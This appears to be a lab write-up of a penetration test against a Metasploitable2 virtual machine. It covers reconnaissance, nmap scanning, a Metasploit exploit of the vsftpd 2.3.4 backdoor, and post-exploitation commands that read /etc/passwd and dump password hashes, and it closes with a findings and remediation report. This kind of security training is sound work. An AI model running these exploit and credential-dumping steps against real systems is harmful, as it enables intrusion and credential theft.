Task 4 - Step 1: Penetration Testing Methodology

1. Overview of the Pentesting Lifecycle

A structured penetration testing methodology ensures that security assessments are thorough, legal, repeatable, and properly documented. The standard penetration testing workflow consists of five sequential phases:

1. **Reconnaissance**
2. **Scanning**
3. **Exploitation**
4. **Post-Exploitation**
5. **Reporting**

2. Detailed Phase Breakdown & Commands


Phase 1: Reconnaissance (Information Gathering)

- **Objective:** Collect open-source intelligence (OSINT) and background data about the target as possible without directly interacting with their systems (Passive), or lightly probing network perimeters (Active).
- **Key Activities:** Identifying IP ranges, domain registration details, and exposed corporate assets.
- **Common Commands:**

```
# Perform a DNS lookup to find target IP/nameservers
nslookup target-domain.com

# Gather domain registration and ownership records
whois target-domain.com

# Check basic network reachability with a ping sweep
ping -c 4 192.168.56.101
```



1. RECONNAISSANCE


Phase 2: Scanning

- **Objective:** Actively interrogate the target network or host to discover live systems, open ports, running services, and specific operating system versions.
- **Key Activities:** Port scanning, service banner grabbing, and vulnerability identification.
- **Common Commands:**

```
# Comprehensive TCP SYN port scan with version detection
sudo nmap -sS -sV -p- 192.168.56.101

# Operating system and aggressive script scanning
sudo nmap -A -T4 192.168.56.101

# Quick UDP scan of common ports
sudo nmap -sU --top-ports 20 192.168.56.101
```



2.SCANNING


Phase 3: Exploitation

- **Objective:** Leverage identified vulnerabilities or weak configurations to bypass security controls and gain unauthorized access to the target system in a controlled lab environment.
- **Key Activities:** Matching vulnerabilities to exploit modules, configuring payloads (e.g., reverse shell), and executing the exploit.
- **Common Commands:**

```
# Launch the Metasploit Framework console
msfconsole

# Search for an exploit module (e.g., vsftpd backdoor)
msf6 > search vsftpd

# Select exploit, set target IP, and launch
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```



3.EXPOLITATION

Phase 4: Post-Exploitation


- **Objective:** Assess the depth of access gained, maintain access securely, extract sensitive configuration files or password hashes, and evaluate potential business impact.
- **Key Activities:** System enumeration, privilege escalation checks, and credential dumping.
- **Common Commands:**
    - *Inside the compromised target shell or Meterpreter session:*

```
# Check current system information and user privileges
sysinfo
whoami

# Gather system configuration details
uname -a
cat /etc/passwd

# Dump local user password hashes (Meterpreter command)
```

`hashdump`



Phase 5: Reporting

- **Objective:** Summarize all findings, evidence, vulnerabilities discovered, and steps taken into a professional report for stakeholders or internship evaluation.
- **Key Activities:** Documenting risk levels (Critical/High/Medium/Low), explaining root causes, and providing clear mitigation and patching recommendations.

1. Executive Summary

A controlled penetration testing assessment was conducted against the target virtual machine (**Metasploitable2**, IP: `192.168.56.101`) to evaluate its security posture, identify exploitable network services, and validate potential system risks. The assessment followed a structured methodology covering reconnaissance, port scanning, exploitation, and post-exploitation. Results confirm that the target system suffers from critical unpatched vulnerabilities, allowing full root-level compromise.

2. Assessment Scope & Target Information

- **Target Host:** Metasploitable2

- **Target IP Address:** `192.168.56.101`
- **Attacker Host:** Kali Linux
- **Attacker IP Address:** `192.168.56.102`
- **Assessment Date:** October 2026
- **Objective:** Identify critical security flaws, execute a controlled exploitation proof-of-concept, perform post-exploitation analysis, and recommend effective mitigations.

3. Summary of Findings & Evidence

Vulnerability / Service	Port	Risk Severity	Description
vsftpd 2.3.4 Backdoor	21 / TCP	**Critical**	The File Transfer Protocol (FTP) service contained a built-in malicious backdoor in specific distribution versions, allowing unauthenticated remote code execution (RCE).
System Access & Privileges	N/A	**Critical**	Successful exploitation spawned an active root-level shell session, granting complete administrative control over the target system.

Evidence Logs (Proof of Concept)

- **Exploitation Log:**

Plaintext

```
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:21 - Running automatic check
[*] 192.168.56.101:21 - FTP banner hints its vulnerable: 220 (vsFTPd 2.3.4)
[+] 192.168.56.101:21 - The target appears to be vulnerable.
[+] 192.168.56.101:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened
```

4. Impact Assessment

- **Confidentiality:** Compromised. Unauthorized access allowed an attacker to view sensitive system configuration files, user accounts, and local data hashes.
- **Integrity:** Compromised. Complete root privileges permit an attacker to modify system files, install rootkits, or alter service configurations.

- **Availability:** Compromised. Full system control means an attacker can terminate services, shut down the target machine, or launch secondary attacks.

5. Remediation & Mitigation Recommendations

To resolve these security vulnerabilities and harden the system, the following measures are recommended:

1. **Software Patching / Upgrading:** Immediately upgrade the FTP service (`vsftpd`) to a stable, vendor-supported, and patched version free of backdoors.
2. **Service Minimization:** Disable legacy, unencrypted, or unused network services (such as Telnet, rsh, and vulnerable FTP daemons) to reduce the attack surface.
3. **Network Segmentation & Firewalls:** Restrict network access to sensitive administrative ports using host-based firewalls (`iptables`) or network security groups, allowing access only from trusted administrator workstations.
4. **Regular Vulnerability Scanning:** Implement periodic automated vulnerability assessments using tools like OpenVAS or Nessus to detect outdated software packages before exploitation can occur.